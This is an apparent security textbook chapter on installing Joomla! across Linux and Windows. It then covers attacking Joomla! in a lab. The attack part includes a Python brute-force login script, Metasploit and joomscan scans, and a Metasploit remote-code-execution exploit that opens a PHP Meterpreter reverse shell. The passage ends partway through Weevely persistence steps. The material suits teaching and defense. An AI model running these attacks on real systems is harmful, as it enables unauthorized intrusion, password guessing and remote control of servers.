Query OK, 0 rows affected (0.00 sec)
```

Joomla! uses an online installer to complete the installation. Visit the web page <http://server/joomla/> to be redirected to the installation page (Figure 21-9).




Figure 21-9. Joomla! installer page for Joomla! 3.0, shown on Firefox 3.6.18 running on CentOS 5.7

The installation process starts by selecting a site name and a description of the main site. Provide the name and password for the Joomla! administrator account, as well as an email address.

On the second page, the administrator provides the hostname for the database. The administrator provides the database created to hold the Joomla! data, along with a user and password that can access that database.

If FTP is available, it is configured in the third tab.

The last tab verifies the settings and checks to be sure that the required elements are present (e.g., PHP version). The tab also allows for the creation of a sample site.

Joomla! requires the configuration file /var/www/html/joomla/configuration.php to be created. If the directory containing the Joomla! installation is writeable by the apache user, this file is created automatically during the installation. If the directory is not writeable by apache, then the installer provides content that can be pasted into that file.

The Joomla! installation folder (/var/www/html/joomla/installation in this example) must also be removed. This can be done either from the installer or manually.

Once this is done, users can visit the site's main page (<http://wezen.stars.example/joomla> in this example), while administrators can visit the administrative page (in this example located at <http://wezen.stars.example/joomla/administrator>); see Figure 21-10.




Figure 21-10. The administrative site (left) and the public site (right) for a Joomla! 3.0 blog. Shown on Firefox 3.6.18 running on CentOS 5.7.

Example: Joomla! 3.2 on Ubuntu 14.04

The process to install other Joomla! versions on other Linux distributions is similar. For example, to install Joomla! 3.2 on Ubuntu 14.04, start by ensuring that Apache has been installed following the techniques of Chapter 14, and that PHP has been installed following the techniques of

Chapter 20. To enable PHP to connect to a MySQL/MariaDB database, the MySQL module for PHP must be installed. This is done with the command

```
jmaxwell@lachesis:~$ sudo apt install php5-mysql
```

Next, a MySQL/MariaDB database server must be available to store the Joomla! data; this can be on the same or a different host. On the database server, create a database for Joomla! and a user with full control over that database.

```
mysql> CREATE DATABASE joomla;
Query OK, 1 row affected (0.05 sec)

mysql> GRANT ALL ON joomla.* TO joomlauser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.04 sec)
```

On the Joomla! 3.2 web server, download and uncompress the package to a convenient directory.

```
jmaxwell@lachesis:~/Downloads$ sudo tar -xjvf ./Joomla_3.2.0-Stable-Full_Package.tar.bz2 -C ./joomla/
```

Copy the result to the document root for the web server, which is /var/www/html by default.

```
jmaxwell@lachesis:~/Downloads$ sudo mv ./joomla/ /var/www/html
```

Change the ownership of these files to match the user that launches Apache; on Mint/Ubuntu this is www-data.

```
jmaxwell@lachesis:~$ sudo chown -R www-data:www-data /var/www/html/joomla/
```

Visit the web server in a browser and navigate to the page `http://server/joomla`. The online installation process follows the same lines as Joomla! 3.0 on CentOS 6.3; see Figure 21-9. Because the directory containing the Joomla! installation (`/var/www/html/joomla`) is writeable by the www-data user, the required file `/var/www/html/joomla/configuration.php` is automatically created. The directory `/var/www/html/joomla/installation/` must be removed; this can be done manually or from the installer. Once these are done, the public Joomla! page is available at `http://server/joomla`, and the administrator page is available at `http://server/joomla/administrator`.

Example: Joomla! 3.3 on Windows Server 2012 with XAMPP 5.5.19

Joomla! can be installed on Windows systems that are running XAMPP. As an example, consider XAMPP 5.5.19 running on Windows Server 2012. Download Joomla! 3.3.0, and uncompress it. Store the result in the document root for the XAMPP Apache web server. If XAMPP was installed in `C:\XAMPP\htdocs\joomla`.

Joomla! can use the database included with XAMPP or a database on a different server. In either case, create a database named joomla and create a user with full privileges on this database.

```
mysql> CREATE DATABASE joomla;
Query OK, 1 row affected (0.02 sec)

mysql> GRANT ALL ON joomla.* TO joomlauser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.05 sec)
```

The installer page for Joomla! is available at `http://server/joomla`. The installation follows the same lines as on Linux systems, and the installer page looks like Figure 21-9.

The default XAMPP configuration allows the configuration file `C:\XAMPP\htdocs\joomla\configuration.php` to be created by the installer; the installation directory `C:\XAMPP\htdocs\joomla\installation` can be removed by the installer as well.

The public Joomla! page is available at `http://server/joomla` and the administrator page is available at `http://server/joomla/administrator`.

Example: Joomla! 3.4 on Windows Server 2016 with IIS

It is possible to install Joomla! on a Windows system running IIS. As an example, consider a Windows Server 2016 system running IIS where PHP 5.6.37 has been installed following the techniques of Chapter 20, including the various PHP extensions.

Download Joomla! 3.4.0, and uncompress the result to a convenient directory, say `C:\Joomla_3.4.0-Stable-Full_Package`. Create a virtual directory using IIS Manager that maps the alias `joomla` to this directory (*c.f.* Figure 21-5).

To allow the IIS web server to modify the files in this directory, from IIS Manager navigate to the site that will host Joomla!, and from that site select Basic Settings from the action pane to determine the Application Pool that is used by that site. This Application Pool was chosen when the site was created (*c.f.* Figure 15-3). Select the directory (`C:\Joomla_3.4.0-Stable-Full_Package` in this example), right-click to obtain folder properties, then navigate to the security tab. Edit the permissions and add a new object. For the location, navigate to the name of the computer. The default location to search is the domain; this location must be changed. For the object name, choose `IIS AppPool\<myappoolname>`. Provide this user with full control over the directory

The MySQL/MariaDB database can be on the same or a different system as the web server. On that server, create a database and a user with full control over the database.

```
MariaDB [(none)]> CREATE DATABASE joomla;
Query OK, 1 row affected (0.09 sec)

MariaDB [(none)]> GRANT ALL ON joomla.* TO joomlauser@localhost IDENTIFIED BY
'password1!';
Query OK, 0 rows affected (0.02 sec)
```

The installer page for Joomla! is available at `http://server/joomla`. The installation follows the same lines as on Linux systems, and the installer page looks like Figure 21-9. The installer will create the configuration file `C:\Joomla_3.4.0-Stable-Full_Package\configuration.php`. Manually delete the directory `C:\Joomla_3.4.0-Stable-Full_Package\installation`.

The public Joomla! page is available at `http://server/joomla`, and the administrator page is available at `http://server/joomla/administrator`.

Example: Joomla! 3.6 on OpenSuSE 42.2

As a final example, consider the installation of Joomla! 3.6 on OpenSuSE 42.2. Suppose that the server has Apache installed following Chapter 14 and PHP installed following Chapter 20; in this example PHP 5 is used.

Begin by downloading Joomla! and uncompressing the result in a convenient directory.

```
dhilbert@ymir:~/Downloads> mkdir joomla
dhilbert@ymir:~/Downloads> tar -xjvf ./Joomla_3.6.0-Stable-Full_Package.tar.bz2
-C ./joomla/
```

Copy the result to the document root for the Apache web server.

```
ymir:~ # mv /home/dhilbert/Downloads/joomla/ /srv/www/htdocs/
```

On an OpenSuSE system, Apache is run by the user `wwwrun` in the group `www`, so modify the Joomla! files to have this owner and group.

```
ymir:~ # chown -R wwwrun:www /srv/www/htdocs/joomla/
```

Next, configure the database. The database can be on the same host or a different host than the web server. Create a database and a user with full privileges over the database.

```
MariaDB [(none)]> CREATE DATABASE joomla;
Query OK, 1 row affected (0.02 sec)

MariaDB [(none)]> GRANT ALL ON joomla.* TO joomlauser@localhost IDENTIFIED BY
'password1';
Query OK, 0 rows affected (0.05 sec)
```

The installer page for Joomla! is available at `http://server/joomla`. The installer may not be able to complete the installation because some required packages are not available (Figure 21-11).

The screenshot shows the Joomla! 3.6 Web Installer interface. At the top, it displays the Joomla! logo and the text "Joomla!® is free software released under the GNU General Public License." Below this, there's a "Select Language" dropdown set to "English (United States)" and a "Check Again" button.

Pre-Installation Check:

If any of these items are not supported (marked as **No**) then please take actions to correct them. You can't install Joomla! until your setup meets the requirements below.

| | |
|---------------------------------|-------------|
| PHP Version >= 5.3.10 | Yes |
| Magic Quotes GPC Off | Yes |
| Register Globals Off | Yes |
| Zlib Compression Support | No |
| XML Support | Yes |
| Database Support: (pdo, sqlite) | Yes |
| INI Parser Support | Yes |
| JSON Support | Yes |
| Mcrypt Support | No ⓘ |
| configuration.php Writeable | No ⓘ |

Recommended settings:

These settings are recommended for PHP in order to ensure full compatibility with Joomla. However, Joomla! will still operate if your settings do not quite match the recommended configuration.

| Directive | Recommended | Actual |
|----------------------|-------------|------------|
| Safe Mode | Off | Off |
| Display Errors | Off | Off |
| File Uploads | On | On |
| Magic Quotes Runtime | Off | Off |
| Output Buffering | Off | On |
| Session Auto Start | Off | Off |
| Native ZIP support | On | Off |

Check Again

Figure 21-11. The installer page for Joomla! 3.6 on OpenSuSE 42.2 showing that not all of the required modules have been installed

The missing packages in Figure 21-11 provide compression and cryptography to PHP. The server also needs the PHP interface to MySQL/MariaDB databases. These three missing packages for PHP 5 can be installed with the command

```
ymir:~ # zypper install php5-zlib php5-mcrypt php5-mysql
```

If PHP 7 is used, then the packages are

```
dschubba:~ # zypper install php7-zlib php7-mcrypt php7-mysql
```

With the packages present, the online installer (Figure 21-9) is used to continue the installation. When it completes, the installer will create the configuration file `/srv/www/htdocs/joomla/configuration.php`. The directory `/srv/www/htdocs/joomla/installation/` must also be removed.

The public Joomla! page is available at `http://server/joomla`, and the administrator page is available at `http://server/joomla/administrator`.

Other Joomla! Installations

The examples provided are illustrative of the Joomla! installation process but are not exhaustive. For example, if Joomla! 3.7 is installed on CentOS 7.1, the installer (*cf.* Figure 21-11) objects if mcrypt support is not included. That package can be installed from EPEL (*cf.* Notes and References, Chapter 14) with the following command.

```
[root@girtab ~]# yum install php-mcrypt
```

Using Joomla!

An administrator for the Joomla! site can log in to the administrator site `http://server/joomla/administrator`. From that location, additional site users can be created. One way to do so is to navigate the main menu ▶ Users ▶ Manage ▶ Add New User (Figure 21-12). Users can be assigned to different default groups including Public, Guest, Manager, Administrator, Registered, Author, Editor, Publisher, and Super Users.

Users with the proper privileges can log in as an author to the main site (*cf.* Figure 21-10). There the user can create and/or edit content. Failed login attempts are noted in the file `error.php`:

```
jmaxwell@egeria ~ $ cat /var/www/html/joomla/logs/error.php
#
<?php die('Forbidden.'); ?>
#Date: 2018-08-28 03:25:58 UTC
#Software: Joomla Platform 13.1.0 Stable [ Curiosity ] 24-Apr-2013 00:00 GMT

#Fields: datetime priority clientip category
message
2018-08-28T03:25:58+00:00 INFO 127.0.0.1 joomlafailure
    Username and password do not match or you do not have an account yet.
2018-08-28T03:29:26+00:00 INFO 10.0.2.2 joomlafailure
    Username and password do not match or you do not have an account yet.
```

The precise location of the error logs varies with the version of Joomla!. For example, for Joomla! 3.7 on CentOS, the logs are `/var/www/html/joomla/administrator/logs/error.php`. On Joomla! 3.4 running on Windows with XAMPP, the logs are `C:\xampp\htdocs\joomla\logs\error.php`.

| Name | Username | Enabled | Activated | User Groups | Email | Last Visit Date | Registration Date | ID |
|--------------------------|-------------|-------------------------------------|-------------------------------------|------------------------|---------------------------|---------------------|---------------------|-----|
| Ada Lovelace | alovelace | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | Registered Super Users | alovelace@stars.example | 2018-08-27 23:48:00 | 2018-08-27 23:44:41 | 104 |
| Elizabeth Smith Friedman | efriedman | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | Registered Publisher | efriedman@stars.example | 2018-08-28 00:24:53 | 2018-08-27 23:50:59 | 106 |
| Maria Agnesi | magnesi | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | Registered | magnesi@stars.example | 2018-08-28 00:28:24 | 2018-08-27 23:47:50 | 105 |
| Mary Cartwright | mcartwright | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | Editor Administrator | mcartwright@stars.example | 2018-08-27 23:54:43 | 2018-08-27 23:52:20 | 107 |
| Super User | admin | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | Super Users | cgauss@stars.example | 2018-08-28 00:21:44 | 2018-08-27 22:06:34 | 103 |

Figure 21-12. The Joomla! Users page. Joomla! 3.5.0 shown on Firefox 38 on Mint 17.2.

Joomla! needs to be able to write to the error log file and to other directories as well. For example, to add an image to an article or post, a Joomla! author can use the images that are present on the site. Images can be uploaded to the site through the administrative page. From the main Joomla! administrative page, navigate the main menu ► Content ► Media. There the administrator is presented with an interface that allows the uploading of images. These images are written to the file system and stored in the directory /var/www/html/joomla/images, so the web server needs to be able to write to this directory.

This is the reason the installation instructions provided ensure that the web server can write to the various directories that Joomla! uses. There is a security disadvantage, though, as an attacker that can obtain a shell as the usually low-privileged user that runs the web server will be able to modify the files that Joomla! uses; this can include adding PHP malware to the site.

Attacking Joomla!

Joomla! is vulnerable to the same general classes of attacks as phpMyAdmin. If the server does not properly protect its traffic with SSL/TLS, then an attacker may be able to sniff the login traffic, either for the administrative site or for an author login. An attacker can also launch a brute force password attack against either the administrative site or the author login pages. There are Metasploit modules and stand-alone programs that can be used to scan a Joomla! installation for vulnerabilities, and some of those vulnerabilities have associated Metasploit modules.

Intercepting Network Traffic

An attacker that can sniff unencrypted traffic to/from Joomla! is able to see the credentials passed in plaintext. For example, if the user mcartwright logs into the administrator page on Joomla! 3.5, then a typical request has the following form:

```
POST /joomla/administrator/index.php HTTP/1.1
Host: egeria.asteroid.test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://egeria.asteroid.test/joomla/administrator/index.php
Cookie: fb6935cdc442d92bbe15e7a501fe528f=p3jti4lf2jadjgdfugvsi7dm3
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 123

username=mcartwright&passwd=password1%21&option=com_login&task=login&return=aW5kZXgucGhw&abac3cf5b11bdd4c5d12aa6d0de079e6=1
```

Note that the bolded portion of the POST request that shows that username and password are passed as plaintext parameters. Requests to log in to the author page have the same general structure.

Brute Force Password Attacks

An attacker can launch a brute force password attack against Joomla! accounts, either against the administrator page or against the author login forms. As an example of the technique, consider Joomla! 3.7.0 running on a CentOS 7.1 system. Suppose the attacker knows that the administrator page is located at <https://girtab.stars.example/joomla/administrator>. As the first step, the attacker grabs the source for that page to see that the login page has the content shown in Listing 21-3.

Listing 21-3. Portion of the administrator login page from Joomla! 3.7.0

```
<form action="/joomla/administrator/index.php" method="post" id="form-login"
class="form-inline">
...
<input name="username" tabindex="1" id="mod-login-username" type="text"
class="input-medium" placeholder="Username" size="15" autofocus="true" />
```

... Output Deleted ...

```
<input name="passwd" tabindex="2" id="mod-login-password" type="password"
class="input-medium" placeholder="Password" size="15"/>
... Output Deleted ...
<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="bd59a38853239749995ccb12478f7457" value="1" />
</fieldset>
</form>
```

The attacker notices that the request calls for two variables set by the user: username and passwd. There are also four hidden values; two seem obvious: option and task. The third is named return, while the name of the fourth appears to be a random string that is set to have the value "1".

A check of a request (made with an incorrect password) in Burp Suite shows the request being made with these values along with a cookie (Figure 21-13).

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is active, displaying a list of requests. A POST request at index 30 is highlighted, showing a failed attempt to log in with 'username=admin&passwd=password'. The 'Raw' tab below the list shows the full HTTP request message.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type |
|----|-----------------------------|--------|---|--------|--------|--------|--------|-----------|
| 24 | http://girtab.stars.example | GET | /joomla/media/jui/js/jquery.min.js?1c1... | | ✓ | 200 | 97458 | script |
| 25 | http://girtab.stars.example | GET | /joomla/media/jui/js/jquery-migrate.m... | | ✓ | 200 | 10350 | script |
| 26 | http://girtab.stars.example | GET | /joomla/media/jui/js/bootstrap.min.js?... | | ✓ | 200 | 29450 | script |
| 30 | http://girtab.stars.example | POST | /joomla/administrator/index.php | | ✓ | 200 | 5699 | HTML |

Request

```
POST /joomla/administrator/index.php HTTP/1.1
Host: girtab.stars.example
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://girtab.stars.example/joomla/administrator/
Cookie: ef581lea71e8b8c365462a4ddff3aedd=cur7shnqs3b8ginegrbs15ja6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 113

username=admin&passwd=password&option=com_login&task=login&return=aW5kZXgucGhw&bd59a38853239749995ccb12478f7457=1
```

Search: Type a search term 0 matches

Figure 21-13. Making a failed request for the administrator page on Joomla 3.7.0, hosted on CentOS 7.1

To conduct a brute force attack, the attacker wants to be able to replicate a valid login request. Consider Listing 21-4.

Listing 21-4. Python 2.7 script to attack Joomla! 3.7.0

```
#!/usr/bin/python

import requests
import sys

requests.packages.urllib3.disable_warnings()

server = 'http://girtab.stars.example/joomla/administrator/index.php'
user = 'admin'
password = 'password1'

r1 = requests.get(server,verify=False)
s1 = r1.text.split('<input type="hidden" name="task" value="login"/>')
s2 = s1[1].split('<input type="hidden" name="return" value=""')
ret = s2[1].split('')[0]
s3 = s2[1].split('<input type="hidden" name=""')
name = s3[1].split('')[0]

postvars = {'username':user,
            'passwd':password,
            'option':'com_login',
            'task':'login',
            'return':ret,
            name:'1'}

r2 = requests.post(server,postvars,cookies=r1.cookies,verify=False)

if not ('Username and password do not match' in r2.text):
    print "User: {}\\nPassword: {}".format(user,password)
```

The script makes the initial request `r1`, setting `verify=False` so that the script will not halt if it is unable to verify the SSL/TLS certificate of the target. To prevent the SSL/TLS warnings from cluttering the screen, the function `disable_warnings()` is also called.

The result of that request is returned, and the text output is searched for the text `<input type="hidden" name="task" value="login"/>`. This immediately precedes the two variables that need to be returned with the request. What remains is split to determine the value of the `return` parameter, and the apparently randomly named parameter that has the value 1. These are stored in the script in the variables `ret` and `named`. The POST variables are built, and a request made that uses the cookies that were set from the first request.

The script then checks the text returned by the server. If the phrase ‘Username and password do not match’ is included in the response from the server, the attacker concludes that the login attempt failed. If not, the username and password are printed to the screen.

Joomla! Scanning

Metasploit includes several modules to interact with Joomla! sites. The module `auxiliary/scanner/http/joomla_version` can be used to determine the Joomla! version and the operating system or server version of a Joomla! installation.

```
msf auxiliary > use auxiliary/scanner/http/joomla_version
msf auxiliary(scanner/http/joomla_version) > info
```

```
Name: Joomla Version Scanner
Module: auxiliary/scanner/http/joomla_version
License: Metasploit Framework License (BSD)
Rank: Normal
```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|----------|---|
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The base path to the Joomla application |
| THREADS | 1 | yes | The number of concurrent threads |
| VHOST | | no | HTTP server virtual host |

Description:

This module scans a Joomla install for information about the underlying operating system and Joomla version.

To use this module to scan a system with Joomla! on `http://egeria.stars.example/joomla`, an attacker can configure and run the module as follows.

```
msf auxiliary(scanner/http/joomla_version) > set rhosts egeria.asteroid.test
rhosts => egeria.asteroid.test
msf auxiliary(scanner/http/joomla_version) > set targeturi /joomla/
targeturi => /joomla/
msf auxiliary(scanner/http/joomla_version) > exploit
```

CHAPTER 21 WEB APPLICATIONS

```
[*] Server: Apache/2.4.7 (Ubuntu)
[+] Joomla version: 3.5.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

If the Joomla! installation is running over https (as it ought to be) at `https://cadejo.pluto.test/joomla`, then a user configures the module as follows.

```
msf auxiliary(scanner/http/joomla_version) > set rhosts cadejo.pluto.test
rhosts => cadejo.pluto.test
msf auxiliary(scanner/http/joomla_version) > set targeturi /joomla/
targeturi => /joomla/
msf auxiliary(scanner/http/joomla_version) > set rport 443
rport => 443
msf auxiliary(scanner/http/joomla_version) > set SSL true
SSL => true
msf auxiliary(scanner/http/joomla_version) > exploit

[*] Server: Microsoft-IIS/8.5
[+] Joomla version: 3.3.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Another useful scanning tool for Joomla! installation is joomscan, which is included in Kali. To use the tool, provide the URL to a Joomla! installation.

```
root@kali-2016-2-u:~# joomscan -u http://lachesis.asteroid.test/joomla
```

The output of the scanner is quite detailed. It starts by checking for a firewall and determining the version of Joomla! running on the target. It then detects vulnerabilities in the Joomla! installation, providing the CVE and sometimes a link to an exploit. As an example, here is a portion of the report when run against a Joomla! 3.2 installation on Ubuntu 14.04.

```
root@kali-2016-2-u:~# joomscan -u http://lachesis.asteroid.test/joomla
Processing http://lachesis.asteroid.test/joomla ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++) Joomla 3.2.0

[+] Core Joomla Vulnerability
[++) Joomla! Core Remote Privilege Escalation Vulnerability
CVE : CVE-2016-9838
EDB : https://www.exploit-db.com/exploits/41157/
```

Joomla! Component Akeeba Kickstart - Unserialize Remote Code Execution

CVE : CVE-2014-7228

EDB : <https://www.exploit-db.com/exploits/35033/>

Joomla! Cross Site Scripting Vulnerability

CVE : Core CVE-2014-6631

<https://developer.joomla.org/security/593-20140901-core-xss-vulnerability.html>

... Output Deleted ...

Metasploit Attacks Against Joomla!

Joomla! 3.4.5 and earlier are vulnerable to an attack via a Metasploit module provided the attacker has been able to determine a valid admin username and password.

- Joomla HTTP Header Unauthenticated Remote Code Execution
 - exploit/multi/http/joomla_http_header_rce
 - CVE 2015-8562
 - Joomla! 3.4.5 and earlier
 - Requires PHP 5.3, 5.4.45 or earlier; 5.5.29 or earlier; or 5.6.13 or earlier

To use the module, start by loading it.

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(multi/http/joomla_http_header_rce) > info

  Name: Joomla HTTP Header Unauthenticated Remote Code Execution
  Module: exploit/multi/http/joomla_http_header_rce
  Platform: PHP
    Arch: php
  Privileged: No
  License: Metasploit Framework License (BSD)
    Rank: Excellent
  Disclosed: 2015-12-14

  ... Output Deleted ...
```

Available targets:

| Id | Name |
|----|----------------------|
| -- | ---- |
| 0 | Joomla 1.5.0 - 3.4.5 |

CHAPTER 21 WEB APPLICATIONS

Basic options:

| Name | Setting | Required | Description |
|-----------|------------|----------|---|
| HEADER | USER-AGENT | yes | The header to use for exploitation (Accepted: USER-AGENT, X-FORWARDED-FOR) |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST | | yes | The target address |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The base path to the Joomla application |
| VHOST | | no | HTTP server virtual host |

Payload information:

Description:

Joomla suffers from an unauthenticated remote code execution that affects all versions from 1.5.0 to 3.4.5. By storing user supplied headers in the databases session table it's possible to truncate the input by sending an UTF-8 character. The custom created payload is then executed once the session is read from the database. You also need to have a PHP version before 5.4.45 (including 5.3.x), 5.5.29 or 5.6.13. In later versions the deserialisation of invalid session data stops on the first error and the exploit will not work. The PHP Patch was included in Ubuntu versions 5.5.9+dfsg-1ubuntu4.13 and 5.3.10-1ubuntu3.20 and in Debian in version 5.4.45-0+deb7u1.

... Output Deleted ...

The attacker sets the target host and the URI that hosts the Joomla! installation.

```
msf exploit(multi/http/joomla_http_header_rce) > set rhost cadejo.pluto.test
rhost => cadejo.pluto.test
msf exploit(multi/http/joomla_http_header_rce) > set targeturi /joomla/
targeturi => /joomla/
```

If the target is using SSL/TLS for the Joomla! installation, then the port should be changed, and the SSL variable set to true.

```
msf exploit(multi/http/joomla_http_header_rce) > set rport 443
rport => 443
msf exploit(multi/http/joomla_http_header_rce) > set ssl true
ssl => true
```

A check of the payloads shows that most payloads are PHP based; a good choice is PHP Meterpreter via reverse TCP.

```
msf exploit(multi/http/joomla_http_header_rce) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/joomla_http_header_rce) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

Once the payload is set, the attacker can launch the exploit.

```
msf exploit(multi/http/joomla_http_header_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] cadejo.pluto.test:443 - Sending payload ...
[*] Sending stage (37775 bytes) to 10.0.15.225
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.15.225:52063) at 2018-08-29
23:07:16 -0400

meterpreter > sysinfo
Computer      : CADEJO
OS            : Windows NT CADEJO 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) AMD64
Meterpreter   : php/windows
```

There are other Metasploit modules that can attack Joomla! in more specialized circumstances, including the following:

- Joomla Account Creation and Privilege Escalation
 - auxiliary/admin/http/joomla_registration_privesc
 - CVE 2016-8869, CVE 2016-8870
 - Joomla! 3.4.4. through Joomla! 3.6.3
 - Requires an email address to activate the account
- Joomla Akeeba Kickstart Unserialize Remote Code Execution
 - exploit/unix/webapp/joomla_akeeba_unserialize
 - CVE 2014-7723
 - Joomla < 2.5.25, Joomla 3.x < 3.2.5, or Joomla 3.3.0 < 3.3.4
 - Only exploitable during an update of Joomla!

- Joomla Content History SQLi Remote Code Execution
 - exploit/unix/webapp/joomla_contenthistory_sqli_rce
 - CVE 2015-7857, CVE 2015-7297, CVE 2015-7857, CVE 2015-7858
 - Joomla! up through 3.4.4
 - Retrieves cookies from active Joomla! admin sessions
- Joomla Component Fields SQLi Remote Code Execution
 - exploit/unix/webapp/joomla_comfields_sqli_rce
 - CVE 2017-8917
 - Joomla! 3.7.0

PHP Persistence on Joomla! with Weevely

Once the attacker has obtained a shell on the remote system, the next step is to establish persistence on the target. Because the installation technique shown configures the Joomla! directories to be writeable by the user that runs the web server, it is possible to upload a Weevely shell for persistence.

Consider the attacker in the previous example that has obtained a PHP Meterpreter shell on a Windows Server 2012 R2 target running Joomla! 3.3. The attacker first determines the location of their shell on the remote system.

```
meterpreter > pwd
c:\PHP
```

To determine the likely location for the web server's files, the attacker looks around the file system.

```
meterpreter > cd ..
meterpreter > dir
Listing: c:\
=====
Mode          Size  Type  Last modified           Name
----          ----  ---   -----              -----
40777/rwxrwxrwx    0    dir   2013-08-22 11:39:31 -0400 $Recycle.Bin
100666/rw-rw-rw-   1    fil   2013-08-22 11:46:48 -0400 BOOTNXT
